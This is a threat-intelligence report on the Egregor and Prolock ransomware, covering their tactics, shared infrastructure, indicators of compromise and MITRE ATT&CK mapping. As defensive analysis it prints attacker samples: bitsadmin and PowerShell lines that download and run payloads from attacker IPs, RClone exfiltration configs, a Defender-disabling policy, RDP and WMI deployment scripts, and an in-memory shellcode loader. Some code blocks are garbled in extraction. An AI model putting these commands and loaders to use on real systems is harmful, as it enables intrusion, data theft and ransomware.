


# Egregor – Prolock: Fraternal Twins ?

CERT Intrinsec has faced since the beginning of September several cases involving Egregor and Prolock ransomwares. This article aims at presenting Egregor and Prolock techniques, tactics and procedures, as well as sharing indicators of compromise and highlighting actions of the threat actor operating both ransomwares, according to collected intelligence and TTPs analysis.

On one hand, Egregor has a similar strategy to other ransomwares, as it exfiltrates data, encrypts files and publishes them on its website in order to make victims pay the ransom. It is active since the beginning of September 2020 and impacts many sectors from insurance to transport. Its goal is lucrative.

On the other hand, Prolock, successor of PwndLocker, is active since March 2020. As many other ransomwares, it targets big companies with ransoms going from 35 to 255 bitcoins (400 000 to 3 000 000 \$). Its goal is, as far as we know, only lucrative. Prolock is active mainly in Northern America and in Europe and impacts several sectors, such as health, construction, finance, legal, etc.

## Kill chain



## Egregor ransomware analysis

## Initial access

We were not able to find identified specific initial accesses, we found traces of Qakbot during investigations but we could not identify how it was dropped on information systems. We observed many potential intrusion vectors on patient 0 (many malwares were found on the machine).

## Internal reconnaissance

Prior to privilege escalation, Egregor proceeds to Active Directory reconnaissance using tools such as SharpHound or AdFind. These tools are used to gather information about users, groups, computers, and so on. They aim as well at finding the best communication paths.

## Privilege escalation

During investigations, Egregor compromises Active Directory in order to become domain admin.

## Lateral movement


Egregor moves laterally on information systems using CobaltStrike SMB beacons. This feature allows an attacker to use SMB named pipes (logical connections between a client and a server) to communicate commands through the information system revealing C2 IP address.

The following command line is a service created by CobaltStrike and can be found in Windows Event Logs (event id 7045). It runs an encoded powershell command.

```
1 %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgB1AhcALQBPAIGIAagB1AGMAdAAg
```

### CobaltStrike service execution

It is possible to deobfuscate CobaltStrike payloads (base64, gunzip and XOR operations) using CyberChef[1]:



### CobaltStrike payload deobfuscation

## C2 Communication

Once settled on victim's information systems, Egregor communicates with its Command and Control servers via HTTPS protocol so as to drop scripts or dynamic link libraries on infected hosts. You can find the list of C2 identified during investigations in **section "IP Addresses"**.

## Data exfiltration

Egregor masquerades *svchost.exe* process to launch an *RClone* client in order to exfiltrate data. *RClone* aims at managing files in cloud, it deals with multiple systems and protocols. The *RClone* configuration file, in plain text, is dropped by the attacker with the binary. Based on investigations and OSINT, we know that Egregor used at least three different configurations to exfiltrate data.

```

1 type = webdav
2 url = https://93.190.140[.]75
3 vendor = other
4 user = XXX
5 pass = XXX

```

*RClone Configuration File (WebDav)*

```

1 [ftp1]
2 type = ftp
3 host = 93.190.140.75
4 user = XXX
5 pass = XXX
6 explicit_tls = true
7 no_check_certificate = true

```

*RClone Configuration File (SFTP)*

```

1 [droidisk]
2 type = dropbox
3 token = {"access_token":"XXX","token_type":"bearer","expiry":"0001-01-01T00:00:00Z"}

```

*RClone*

*Configuration File (DropBox)*

## Defense evasion

To evade protections, Egregor create a Group Policy Object to disable Windows Defender and try to takedown any anti-virus console prior to ransomware execution:

```

Display name: New Group Policy Object
Version: 1
registry.pol content:
- Key path: Software\Policies\Microsoft\Windows Defender
- Data name: DisableAntiSpyware
- Value type: 0x04 (REG_DWORD)
- Data value: 0x01

```

## Ransomware execution

Egregor downloads custom dynamic link libraries (b.dll, q.dll, etc) using bitsadmin and execute them on victim's systems to encrypt data.

```

1 bitsadmin /transfer debjob /download /priority normal http://185.238.0.233/b.dll C:\Windows\b.dll
2 rundll32.exe C:\Windows\b.dll,DllRegisterServer %1 --full

```

*DLL download and execution*

## Prolock ransomware analysis

### Initial Access

One of the intrusion vectors is malspam. Indeed, **Emotet** is used to initiate infection on several user workstations and to drop **Qakbot**. Emotet used legitimate documents after taking control of some user's email accounts. These documents contain a payload which tries to download a binary file from different URLs, as following. On infected systems, after the execution of the binary retrieved by Emotet code, few files are created (typical Qakbot operation):

- \AppData\Roaming\Microsoft\Jfayae\vatgrcxt.exe
- \koyxogldypnalvlyxpw.exe
- \AdFind.exe

```

4 p[[[372vfr56 61fs[] [324 24 2ds[] a
5 o[[[372vfr56 61fs[] [324 24 2ds[] a
6 w[[[372vfr56 61fs[] [324 24 2ds[] a
7 e[[[372vfr56 61fs[] [324 24 2ds[] a
8 r[[[372vfr56 61fs[] [324 24 2ds[] a
9 s[[[372vfr56 61fs[] [324 24 2ds[] a
10 h[[[372vfr56 61fs[] [324 24 2ds[] a
11 eL[[[372vfr56 61fs[] [324 24 2ds[] a
12 L[[[372vfr56 61fs[] [324 24 2ds[] a
13 [[[372vfr56 61fs[] [324 24 2ds[] a
14 -[[[372vfr56 61fs[] [324 24 2ds[] a
15 e[[[372vfr56 61fs[] [324 24 2ds[] a
16 JABJAD[[[372vfr56 61fs[] [324 24 2ds[] a
17 QAYwA4[[[372vfr56 61fs[] [324 24 2ds[] a
18 AHAAbA[[[372vfr56 61fs[] [324 24 2ds[] a
19 BrAD0A[[[372vfr56 61fs[] [324 24 2ds[] a
20 KAAAE[[[372vfr56 61fs[] [324 24 2ds[] a

```

*Code embedded in the malicious document*

```

724 $I4c8plk=('Lz'+('lh'+('qo'+'_')));
725 &('new-'+'item')
726 $env:TEMP\Word\2019\ -itemtype DIRECTORY;
727 [NetServicePointManager]::SecurityProtocol = ('t'+('ls'+('12'+('t'+('l'+('s1'+('1'+('+' t'+('le'+('
728 $Gveeykt = ('F88'+('9'+('k6'+('
729 $B0913yf= ('Fh1'+('yh'+('r'+('
730 $Z513fdh=$env:temp+(\'word\2019\)+'$Gveeykt+'.exe');
731 $Rtdmqn= ('W'+('wb'+('8'+('2ov'+('
732 $Qcx73wx= ('ne'+('w-objec'+('t'+(' neWebCLieNT;
733 $Egaun4k= ('ht'+('tp://'+(''+('www'+('i'+('m'+('m'+('obilv'+('a'+('llo'+(''+('co'+('m/wp-('a'+('d'+('m'+('i'+('n/uL/'+('http://'+('ipr
734 $L6_9sat= ('Gy'+('ea'+('11'+('3'+('
735 foreach($N11_at7 in $Egaun4k){
736     try{
737         $Qcx73wx.Dow'Nlo'ADfile"($N11_at7, $Z513fdh);
738         $Fwiogtr= ('Zk'+('q'+('gx'+('ik'+('
739         If ((('Get'+('Item'+(' $Z513fdh)"LEn'gtH" -ge 36494) {
740             ('Invo'+('ke'+('I'+('tem'+(' $Z513fdh);
741             $Khnc5y= ('Oc'+('4'+('7'+('8'+(''+('f'+('
742             break;
743             $Kzfghe9= ('H9'+('h'+('un8'+('a'+('
744         }
745     } catch {}
746 }
747 }
748 }
749 $Rolspdf= ('Oo'+('xq'+('y'+('5a'+('

```

Powershell payload (decoded from base64)

```

755 $I4c8plk='Lzlhqo_';
756 New-Item $Env:TEMP\Word\2019\ -itemtype Directory;
757 [NetServicePointManager]::SecurityProtocol = tls12, tls11, tls;
758 $Gveeykt = 'F889k6';
759 $Z513fdh=$env:temp+(\word\2019\)+'$Gveeykt+'.exe';
760 $Qcx73wx=New-Object NetWebClient;
761 $Egaun4k='http://www.immobilvallocom/wp-admin/uL/*http://ipros1com/itec/fDa/*http:
762 foreach($N11_at7 in $Egaun4k){
763     try{
764         $Qcx73wx.DownloadFile($N11_at7, $Z513fdh);
765         If ((Get-Item $Z513fdh).Length -ge 36494) {
766             Invoke-Item ($Z513fdh);
767             break;
768         }
769     } catch {}
770 }

```

Deobfuscated powershell code (used to download F889k6.exe)

Unfortunately, we were not able to retrieve F889k6.exe neither from compromised systems nor from URLs, which were already down by that time.

## Internal reconnaissance

Prolock proceeds to Active Directory reconnaissance AdFind tool to gather information about users, groups, computers so as to prepare exfiltration and ransomware execution.

## Privilege escalation

During investigations, Prolock compromises Active Directory in order to become domain admin.

## Lateral movement

Prolock uses batch scripts to enable RDP on targeted hosts. We found the script below during one of our cases. The same script has already been found on Prolock cases.

Following actions are performed by the script:

- Enable Remote Desktop connections by setting fDenyConnections to 0.
- Start Microsoft Protection Service.
- Set a rule in Windows firewall to activate RDP service.
- Modify RDP-Tcp registry key.

```

1 reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0 /f
2 net start MpsSvc
3 netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
4 reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f

```

rdp.bat script (enable RDP connections)

## Data exfiltration

We did not see any use of RClone during incident responses involving Prolock.

## Ransomware execution

Prolock uses different scripts and files to encrypt victim's data. It retrieves all these files from 185.238.0[.]233, the latter hosting as well **Egregor dynamic link libraries**. The first script *wmi\_md.bat* (*wmi\_u.bat* works the same way) proceeds the following actions on each host whose IP address is in the file *list\_md.txt* (or *list\_u.txt*):

- Connect to the host using a compromised account
- Drop *connect.bat* and *office.txt* on the host
- Execute *connect.bat* using WMI command-line
- Write host IP address in *log.dat* file
- Cancel the network connection

```
1 for /F %i in (C:\ProgramData\list_md.txt) do @ net use \\%i\c$ "XXX" /user:"XXX\XXX"
2 && copy C:\ProgramData\office.txt \\%i\c$\ProgramData\office.txt /Y
3 && copy C:\ProgramData\connect.bat \\%i\c$\ProgramData\connect.bat /Y
4 && wmic /node:%i /user:"XXX\XXX" /password:"XXX" process call create "C:\ProgramData\connect.bat"
5 && echo %i>>c:\windows\temp\log.dat & net use \\%i\c$ /delete
```

Script deploying ransomware on information system (*wmi\_md.bat*)

In addition, we found a script that uses *bitsadmin* to download *office.txt* and *connect.bat* from 185.238.0[.]233.

```
1 bitsadmin /transfer debjob /download /priority normal http://185.238.0.233/office.txt C:\Programdata\office.txt
2 bitsadmin /transfer debjob /download /priority normal http://185.238.0.233/connect.bat C:\Programdata\connect.bat
3 C:\Programdata\connect.bat
4
```

Code from *eb1.bat*

The script *connect.bat* contains the following encoded powershell payload.

```
1 powershell.exe -e ZgBlAG4AYwB0AGkAbwBuACAATABvAGMAYQBSADoARABvAHAAawBnACAAIAAgACAAIAB7ACAA
```

Powershell payload from *connect.bat*

After decoding and deobfuscating it, we got to know that it is used to load *office.txt* in memory and execute it.

```
3 function Local:Dopkg {
4     Param (
5         [OutputType([IntPtr])] [Parameter( Position = 0, Mandatory = $True )] (String) $RefJ07,
6         [Parameter( Position = 1, Mandatory = $True )] (String) $RefJ06
7     )
8     $RefJ03 = (
9         ([AppDomain]::CurrentDomain).GetAssemblies() | Where-Object {
10             ([AppDomain]::GlobalAssemblyCache -and $_.LocationSplit('\') -ne $SystemDll)
11         }
12     )
13     GetType("Microsoft.Win32.UnsafeNativeMethods")
14     Write-Output ($RefJ03).GetMethod("GetProcAddress", [reflectionbindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @(New-Object System.Runtime.InteropServices.HandleRefType(), [string], $null))
15     Invoke
16     $null
17     @(System.Runtime.InteropServices.HandleRef (New-Object System.Runtime.InteropServices.HandleRef (New-Object IntPtr, (
18         ($RefJ03).GetMethod("GetModuleHandle")
19     ))).Invoke($null, @( $RefJ07 ))
20     )), $RefJ06);
21 }
22
23
24 function Local:FDgv {
25     Param (
26         [OutputType([Type])] [Parameter( Position = 0 )] [Type[]] $RefJ04 = (New-Object Type[] (0)),
27         [Parameter( Position = 1 )] [Type] $RefJ05 = [Void]
28     )
29     $RefJ02 = (
30         ([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false)
31     )
32     ($RefJ02).DefineConstructor([System.Reflection.CallingConventions]::Standard, $RefJ04)
33     SetImplementationFlags('Runtime, Managed')
34     ($RefJ02).DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $RefJ05, $RefJ04)
35     SetImplementationFlags('Runtime, Managed')
36     Write-Output ($RefJ02).CreateType();
37 }
38
39 $RefJ01 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Dopkg kernel32.dll VirtualAlloc), (FDgv @(IntPtr), [UInt32], [UInt32], [UInt32]) @(IntPtr));
40 $RefJ08 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Dopkg kernel32.dll CreateThread), (FDgv @(IntPtr), [UInt32], [IntPtr], [IntPtr], [IntPtr]));
41 $RefJ09 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Dopkg msvcrt.dll memset), (FDgv @(IntPtr), [UInt32], [UInt32]) @(IntPtr));
42 $RefJ10 = $RefJ01.Invoke(0, 0x1000, 0x100, 0x40);
43 [Byte[]] $RefJ14 = [IOFile]::ReadAllBytes("C:\ProgramData\office.txt");
44 $RefJ11 = 304;
45
46
47
48
49
50
51 [System.Runtime.InteropServices.Marshal]::Copy($RefJ14, 0, $RefJ10, $RefJ14.Length);
52 $RefJ10 = $RefJ10.ToInt64() + $RefJ11;
53 $RefJ08.Invoke(0, 0, $RefJ10, $RefJ10, 0, 0);
54 Start-Sleep -Seconds 3000;
```

Decoded and deobfuscated payload


*Office.txt* analysis is not yet complete, but we believe that it is the ransomware, based on system events correlation.

## Relations between Egregor & Prolock

During recent investigations, we observed common indicators of compromise and techniques between Egregor and Prolock. These common points are presented below:

- The IP address 185.238.0[.]233 hosts both Egregor's dynamic link libraries and Prolock files (especially scripts used to run the ransomware). You can find more information about Prolock TTP in the next section.
- Both *WIN-799RI0TSTOF* and *WIN-4K804V6ADVQ* hostnames of potential VPS have been seen during Prolock and Egregor cases.
- *list\_md.txt* and *list\_u.txt* files were involved in both Egregor and Prolock cases (of course, their content depends on the victim's information system).
- The use of *bitsadmin* in *eb\*.bat* scripts to download dll (Egregor) or scripts (Prolock) is another common point between these threat actors.

- *md.exe* binary has been seen on both Egregor and Prolock cases.
- Even if we did not notice exfiltration using *RClone* in our Prolock cases, we know that this threat actor uses it[2].



Timeline of incident responses involving Prolock and Egregor insisting on common indicators of compromise

## Indicators of compromise

### Incident response

#### Binaries

File	Size (bytes)	MD5	SHA1	SHA256
<i>md.exe</i>	4516928 4183104	5ed9fb5fc74c6fdb3537629e9b23437a N/A	67424175620be87fd3b2810ba5eba0d9e0bee49f7e0018e18f6bd230366a2b6f031c52ee8899f8dc	fec51f04710e3aa N/A
<i>svchost.exe</i>	42043904	4a97c4345aabf9dd922d29687c95ac66	f54bf6a4c6f7c3d0077d152a094e3c7738cf0bd1	5bc506b9f61ecec
<i>main_target1.exe</i>	4516416	a3e1ea9438e293ec8fae62c39ea3f0e4	e9581cb5161f10f5e99e0cb6c30c201e6e844676	089bb9d18b3faf4
<i>b.dll</i>	808960	a654b3a37c27810db180822b72ad6d3e	d2d9484276a208641517a2273d96f34de1394b8e	4c9e3ffda0e6632
<i>q.dll</i>	784896	520ee511034717f5499fb66f9c0b76a5	3a33de9a84bbc76161895178e3d13bcd28f7d8fe	a5989c480ec650
<i>qymrkr.exe</i>	N/A	N/A	N/A	N/A
<i>fxmgwk.exe</i>	N/A	N/A	N/A	N/A
<i>cthwilhz.exe</i>	N/A	N/A	N/A	N/A
<i>erkftj.exe</i>	N/A	N/A	N/A	N/A
<i>c6d7790.exe</i>	N/A	N/A	N/A	N/A
<i>c6d7790.exe</i>	N/A	N/A	N/A	N/A
<i>a31b29b.exe</i>	N/A	N/A	N/A	N/A
<i>ed53e67.exe</i>	N/A	N/A	N/A	N/A
<i>3f2eb85.exe</i>	N/A	N/A	N/A	N/A

#### Scripts

File	Size (bytes)	MD5	SHA1	SHA256
<i>e.bat</i>	156 157	7375083934dd17f0532da3bd6770ab25 N/A	ac6d919b313bbb18624d26745121fca3e4ae0fd31be22505a25f14fff1e116fafcaae9452be325b1	f0adfd3f89c9268953f93bf N/A
<i>eb.bat</i>	58	N/A	9dacb159779d5e57798632bac74ae5b880cf1ec8	N/A
<i>eb1.bat</i>	253	3872e7caae9ee1ce8f37435dcaf836	8f166dfef2fd8780de0e3dbdb25d0fdb373f58de	c9df055f380100a7301f52!
<i>connect.bat</i>	7004	6cebf3c01844520e8b27023d8f47a0ed	f5b14cc494303c91456bb50e7816358b6766a5b8	bd1dba49596c04677a2aa

<b>wmi_u.bat</b>	421	9deca294973f6d52f9506240b104079c	f098e6931eb32f9d28f681ad6fd2716a65b7f140	87a699923f3edeb6ce6311
<b>wmi_md.bat</b>	416	463d45502447c7aa58538159eccc1a1a	4bad78fccfc69f4f9ac619dd9a8a9f70c3cc3ed0	a9d3c1d779550b0031285
<b>rdp.bat</b>	329	dc1aafc01b5068eef6c2ed4cfd6864ed	eb43350337138f2a77593c79cee1439217d02957	ac49c114ef137cc198786a

Other files

File	Size (bytes)	SHA1
<b>svchost.conf</b>	155	bae4323aa7fa3e4de9ab021d72ecd84de795351b
<b>office.txt</b>	30608	4769a775fd4a2c29b433736a59dc4277354a54f2
<b>list_u.txt</b>	4560 9269	3b59fdff922497dc24d7cec0b219e93334e8122133c776f25ed3bb6011bfe96c13467815fb993289
<b>list_md.txt</b>	4773 9633	1a3c149a2720f001a0a475ae978114090f3ed720aaf4374400c63b0dae41f67bd90cd2ebb2c159db
<b>list3.txt</b>	4560	3b59fdff922497dc24d7cec0b219e93334e81221
<b>[HOW TO RECOVER FILES].TXT</b>	1085	620311402640b1547d59722b63f19fab082a57af
<b>RECOVER-FILES.txt</b>	N/A	N/A

C2 Domain names

- amajai-technologies[.]network
- amajai-technologies[.]industries

IP addresses

- *IP addresses hosting dll and scripts:*
  - 185.238.0[.]233
  - 45.153.242[.]129
- *Server using for potential data exfiltration*
  - 93.190.140[.]75
- *IP addresses communicating with infected systems through CobaltStrike*
  - 23.254.229[.]82
  - 192.236.209[.]151
- *Potential VPS IP addresses*
  - 217.138.219[.]138
  - 185.212.170[.]158
  - 23.106.215[.]67

Potential VPS Hostnames

- WIN-799RI0TSTOF
- WIN-4K804V6ADVQ
- DESKTOP-LHC2KTF
- DESKTOP-93VHU8M

## Threat Intelligence

Using IOC collected during incident responses, we hunted some other Egregor files, especially from 185.238.0[.]233. We found similar dynamic link libraries (a.dll, p.dll, etc), as well as the RClone configuration file we presented in section “**Data Exfiltration**”.

5 engines detected this IP address

185.238.0.233 (185.238.0.0/22)  
AS 200313 (Internet IT Company Inc)

Community Score: 5 / 84

DETECTION    DETAILS    RELATIONS    COMMUNITY 1

Passive DNS Replication ⓘ

Date resolved	Domain
2020-08-10	mx1.multicredits.ru
2019-10-19	multicredits.ru
2019-10-18	www.multicredits.ru

URLs ⓘ

Scanned	Detections	URL
2020-09-02	5 / 79	http://185.238.0.233/88/
2020-10-31	7 / 80	http://185.238.0.233/kk.dll
2020-09-25	1 / 79	http://185.238.0.233/d.dll
2020-08-23	0 / 78	http://mx1.multicredits.ru/
2020-10-06	4 / 79	http://185.238.0.233/k071sm.exe
2020-10-16	4 / 80	http://185.238.0.233/office.txt
2020-08-22	3 / 78	http://185.238.0.233/88
2020-08-19	1 / 78	https://185.238.0.233/
2020-11-01	7 / 80	http://185.238.0.233/b.dll
2020-09-22	1 / 79	http://185.238.0.233/newsvc.zip

File	Size (bytes)	SHA1
<b>b.dll</b>	808960	d2d9484276a208641517a2273d96f34de1394b8e
<b>hnt.dll</b>	498688	38c88de0ece0451b0665f3616c02c2bad77a92a2
<b>kk.dll</b>	498176	09d8c91ccef699fb5ac1aaebeeeebee25170fe1a
<b>p.dll</b>	784896	8768cf56e12a81d838e270dca9b82d30c35d026e
<b>p.dll</b>	500224	fafd32e972ebb33b187bfb1ebf1a6ecb1d2d7239
<b>sed.dll</b>	806400	b7170443ea2b73bca3d16958712ee57cb4869d5b

CobaltStrike C2 Domain names[3]

- atakai-technologies[.]space
- atakai-technologies[.]website
- atakai-technologies[.]host
- atakai-technologies[.]online
- atakai-technologies[.]work
- akamai-technologies[.]host
- akamai-technologies[.]site
- akamai-technologies[.]space
- akamai-technologies[.]digital
- akamai-technologies[.]website
- akamai-technologies[.]online
- amajai-technologies[.]host
- amajai-technologies[.]website
- amajai-technologies[.]network
- amajai-technologies[.]digital
- amajai-technologies[.]space
- amajai-technologies[.]tech
- amajai-technologies[.]industries
- amamai-tecnologies[.]space
- amamai-tecnologies[.]cloud
- amamai-tecnologies[.]digital



- amatai-technologies[.]website
- amatai-technologies[.]digital
- amatai-technologies[.]space
- amatai-technologies[.]site

## MITRE ATT&CK

### Prolock

Tactic	Technique
<b>Initial Access</b>	Phishing (T1566): Spearphishing attachment (T1566.001)
<b>Execution</b>	User Execution (T1204): Malicious File (T1204.002) Windows Management Instrumentation (T1047)
<b>Persistence</b>	Scheduled Task/Job (T1053): Scheduled Task (T1053.005) Valid Accounts (T1078)
<b>Discovery</b>	Account Discovery (T1087) Domain Trust Discovery (T1482) Permission Groups Discovery (T1069): Domain Groups (T1069.001)
<b>Lateral Movement</b>	Remote Services (T1021): Remote Desktop Protocol (T1021.001) Valid Accounts (T1078)
<b>Command and Control</b>	Ingress Tool Transfert (T1105)
<b>Impact</b>	Data encrypted for impact (T1486)

### Egregor

Tactic	Technique
<b>Execution</b>	Scheduled Task/Job (T1053): Scheduled Task (T1053.005) Services Execution (T1569): Service Execution (T1569.002) Windows Management Instrumentation (T1047)
<b>Persistence</b>	Create or modify system process (T1543): Windows Service (T1543.003)
